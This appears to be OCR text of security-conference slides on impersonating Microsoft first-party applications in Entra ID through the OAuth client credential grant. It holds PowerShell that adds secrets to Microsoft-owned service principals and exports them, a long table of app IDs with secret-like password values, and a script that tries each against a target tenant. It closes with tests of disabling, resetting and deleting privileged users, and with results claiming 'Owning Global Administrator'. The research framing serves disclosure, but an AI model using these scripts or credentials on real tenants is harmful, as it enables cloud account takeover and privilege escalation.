
OAuth 2.0 Client Credential Grant Flow

1. Application requests an access token from Entra ID with the client ID and secret
2. Entra ID returns an access token
3. Application calls Microsoft Graph with the access token
4. Microsoft Graph validates the access token
5. Microsoft Graph returns the requested data



OAuth 2.0 Client Credential Grant Flow

- In a client credential grant flow, the .default scope is the only scope permitted by Microsoft Graph
- .default scope is the application permissions defined in the app registration
- .default scope does not indicate additional permissions provided by other authorization systems



Looking for applications to impersonate

```
$spn = Get-AzureADServicePrincipal -All $true | Where-Object {$_.AppOwnerTenantId -like
"f8cdef31-a31e-4b4a-93e4-5f571e91255a"}



$spn | Foreach-Object {
    $cred = $null
    $cred = New-AzureADServicePrincipalPasswordCredential -ObjectId $CurrentSPN.ObjectId
       -EndDate $notafter
    $output = $_.DisplayName + "," + $_.ObjectId + "," + $_.AppId + "," + $cred.Value
    $output | Out-File C:\temp\serviceprincipals.csv -Append
}
```

Looking for applications to impersonate

```
$spn = Get-AzureADServicePrincipal -All $true | Where-Object {$_.AppOwnerTenantId -like
"f8cdef31-a31e-4b4a-93e4-5f571e91255a"}
```

```
$spn | Foreach-Object {
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    $cred = New-AzureADServicePrincipalPasswordCredential -ObjectId $CurrentSPN.ObjectId
       -EndDate $notafter
    $output = $_.DisplayName + "," + $_.ObjectId + "," + $_.AppId + "," + $cred.Value
    $output | Out-File C:\temp\serviceprincipals.csv -Append
}
```

Microsoft tenant ID

Looking for applications to impersonate

	A	B	C	D
1	Name	OID	AppID	PW
2	ChatMigrationService1P	006daeab-5acd-481f-a9ba-9bb5913f9b72	3af5adde-460d-4bc1-ada0-fc648af8fefb	FhMiJnIsdCIdUnoGRfUPt7dUPwc1ltYtZmVwMC
3	Microsoft Threat Protection	00aee614-ac22-4ebe-9a13-d77ea09fdd20	8ee8fdad-f234-4243-8f3b-15c294843740	aYF/h4VhzJhP984bu1dXH4LGNVs+VC8bfqTnVI
4	Compute Artifacts Publishing Service	00bc92d9-dff3-4421-ab84-d2158fded358	a8b6bf88-1d1a-4626-b040-9a729ea93c65	V0Vis4ndoAPKIAFBWRYLgXMAgphafM2O78uIV
5	Recommended	00fb2610-2358-47c7-805d-d9bd849aa0df	98c8388a-4e86-424f-a176-d1288462816f	mpNiY4kFxLJZs+0cOqlpZBBgBVaLrV41dG1pkt
6	asmcontainerimagescanner	0136d09b-bf2a-47f3-9f7a-41652c89d1d4	918d0db8-4a38-4938-93c1-9313bdfe0272	G7k5NvxoMhr9NOIfkY+F6VjNRIgpITp7OgUmGH
7	Azure Credential Configuration Endpoint Service	01c690a3-1de3-443e-93c5-95b314d77e17	ea890292-c8c8-4433-b5ea-b09d0668e1a6	CicmT1ZDDVM3OhSxhjdbINqLnVUiUyx5TMWS
8	Power Platform Governance Services - TIRPS	0269af19-8365-4731-95f3-4dada2c31565	2b5e68f0-bdc2-45b0-920a-217d5cbbd505	CEGlvrmGS/0mhLDPV8hoOwRzrrejvABAIXET2X
9	Azure Compute	028984c9-e708-4641-8fc9-5fae91350a12	579d9c9d-4c83-4efc-8124-7eba65ed3356	ZGM8fLlvjP3zZeKTeTlQH1kDhMlx1pyajCTsEixP
10	CAS API Security RP Dev	02ed60b6-20db-4a05-bf2e-086deb7e8f62	cb250467-fc8f-4c42-8349-9ff9e9a17b02	et7xe5wUI05N0CoZusFqS8b566Fa11oBHhIsqF
11	Microsoft Teams Partner Tenant Administration	03b8d2ac-ea42-4209-9b68-463a712ef09a	0c708d37-30b2-4f22-8168-5d0cba6f37be	snOXtYKhk/AtYnEypqTbaX4xfk2cr4TwUhb2+MV
12	Azure Storage Insights Resource Provider	04e976b6-0d37-4d25-989c-f32f0f607049	b15f3d14-f6d1-4c0d-93da-d4136c97f006	SQLr/7DQjN4dCd2acrIse5Qkb0LFX3qDbsj0OS
13	IDML Graph Resolver Service and CAD	06a0b864-182f-4dfb-b767-b97b906ba9fa	d88a361a-d488-4271-a13f-a83df7dd99c2	ng/lGBRIFpU8Du8fmiAYskVwUNs6UFuvpqYiHk
14	Diagnostic Services Trusted Storage Access	072bf89d-e915-49a0-95dc-d4bd0a400add	562db366-1b96-45d2-aa4a-f2148cef2240	vrJGDmbCpjePQ848gbP2lZhZM/Vs+4jkwyTAck
15	Microsoft Dynamics CRM Learning Path	0752dc69-9422-49b5-ad82-dd2a1029560b	2db8cb1d-fb6c-450b-ab09-49b6ae35186b	SWTvLOMqcT9P3pQ4CKaLM5hfwoKuHAFPOU/
16	OfficeClientService	087c54ed-9c68-4d9b-8d4d-44e4bcf64c09	0f698dd4-f011-4d23-a33e-b36416dcb1e6	wsw1OeOQzxiWqAhEqhXsrma+/bwWXWjTvNp
566	Graph Connector Service	fbbaf13e-e2f3-479b-9b0c-e59e70e9db5b	56c1da01-2129-48f7-9355-af6d59d42766	jQCPM3EIWJwAM+CbmqcwtdM3MF0ovZmHa6
567	Export to data lake	fc28cd59-096a-4a9f-bce6-2c78f9fdd232	7f15f9d9-cad0-44f1-bbba-d36650e07765	QCV4qQ6SxJlKYxnhjM+z6MN//pbpt4uN9EP0Sg
568	Networking-MNC	fc42d9fe-e142-4ac5-9b87-8d90c173b021	6d057c82-a784-47ae-8d12-ca7b38cf06b4	38E1dpj+XlxnIaGyt/+TwomseYpkxJro65+8wsi6
569	Cloud Infrastructure Entitlement Management	fc897223-f34c-443b-9cd6-b557ce5c3dc9	b46c3ac5-9da6-418f-a849-0a07a10b3c6c	U21e5uVKrlkk7DRxnXMq7AVTJNwmYbTlfY//ED
570	Azure Guest Container Update Manager	fe3507b5-a34c-4c9b-8d32-a8fc1a6190b4	c8f5141d-83e0-4e9a-84d0-bb6677e26f64	ZxDVULTnXG+zg55i60yAYBKqYMLc/g1nHrQszb
571	Azure AD Notification	fea4cfba-323d-4ab2-b039-1a41348c8c2a	fc03f97a-9db0-4627-a216-ec98ce54e018	HJNHy3gepnUMsHCUNa7cRwpWg4SGbw/Cw7
572	Azure Bastion	fedefbbf-3cf4-449f-8bc4-97ff8f6bf184	79d7fb34-4bef-4417-8184-ff713af7a679	rxEqS+xzRiqkdP8iixCeAymMvJYzlukDbtLDDZRr
573	Customer Experience Platform CDPA Provisioning TIP	ff5a6c80-78b9-49c2-9e8f-3fd21f3a13d8	f5223e1a-4d50-4fda-9049-55d819fbb03e	8zwGnq5qVMkiBkFrMBO88uy6GReMqhx+FHTz
574	Azure Cost Management XCloud	ffdad0a0-a2ac-47e5-b26e-757b835beac2	3184af01-7a88-49e0-8b55-8ecdce0aa950	2sr0paXs1v4/aZJy/C5jlH5orm/WGDHYQE6eP0

Looking for applications to impersonate

```
$spn | ForEach-Object {
    $cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList
      $_.AppId,(ConvertTo-SecureString -AsPlainText $_.PW -Force)
    Connect-MgGraph -TenantID 11ae06df-xxxx-4b9e-bf66-2a91f4955339
      -ClientSecretCredential $cred
    Get-MgContext | Out-File C:\temp\ccgfauthworks.txt –Append
    Disconnect-MgGraph -ErrorAction SilentlyContinue
}
```

Looking for applications to impersonate

```
$spn | ForEach-Object {
    $cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList
      $_.AppId,(ConvertTo-SecureString -AsPlainText $_.PW -Force)
    Connect-MgGraph -TenantID 11ae06df-xxxx-4b9e-bf66-2a91f4955339
      -ClientSecretCredential $cred
    Get-MgContext | Out-File C:\temp\ccgfauthworks.txt –Append
    Disconnect-MgGraph -ErrorAction SilentlyContinue
}
```

Customer (target) tenant ID

Looking for applications to impersonate

```
$spn | ForEach-Object {
    $cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList
      $_.AppId,(ConvertTo-SecureString -AsPlainText $_.PW -Force)
    Connect-MgGraph -TenantID 11ae06df-xxxx-4b9e-bf66-2a91f4955339
      -ClientSecretCredential $cred
    Get-MgContext | Out-File C:\temp\ccgfauthworks.txt –Append
    Disconnect-MgGraph -ErrorAction SilentlyContinue
}
```

☐ Gather current session details, including scopes (permissions)


Applications that support OAuth 2.0 CCGF

- Office 365 Exchange Online
- Office 365 SharePoint Online
- Dataverse
- Viva Engage (Yammer)
- Microsoft Rights Management Services
- Azure Multi-Factor Auth Client
- Skype for Business Online
- AADPasswordProtectionProxy
- Device Registration Service

Looking for the “write” scopes

- Office 365 Exchange Online – Group.ReadWrite.All, Domain.ReadWrite.All
- Office 365 SharePoint Online – Application.ReadWrite.OwnedBy
- Dataverse – OnlineMeetings.ReadWrite.All
- Viva Engage (Yammer) – Group.Create, Files.ReadWrite.All
- Microsoft Rights Management Services – No write scopes
- Azure Multi-Factor Auth Client – No scopes
- Skype for Business Online – No scopes
- AADPasswordProtectionProxy – No scopes
- Device Registration Service – No scopes

Let’s try privileged things anyway




The tests

- Disable a regular / privileged user
- Change a users / privileged users password
- Manage role assignments
- Create a user
- Delete a user / privileged user
- Permanently delete a privileged user
- Create a group eligible for role assignment
- Create an Administrative Unit
- Manage role assigned group membership

The results

Application Administrator Role



Owning Global Administrator


Device Registration Service

Entra ID


Global Administrator

Application Administrator
Cloud Application Administrator

Owning Global Administrator



Owning Global Administrator



Owning Global Administrator


Device Registration Service

Entra ID

Global Administrator

Application Administrator
Cloud Application Administrator

Owning Global Administrator




Entra ID

Device Registration Service

Global Administrator

Application Administrator
Cloud Application Administrator

Owning Global Administrator




Entra ID

Device Registration Service

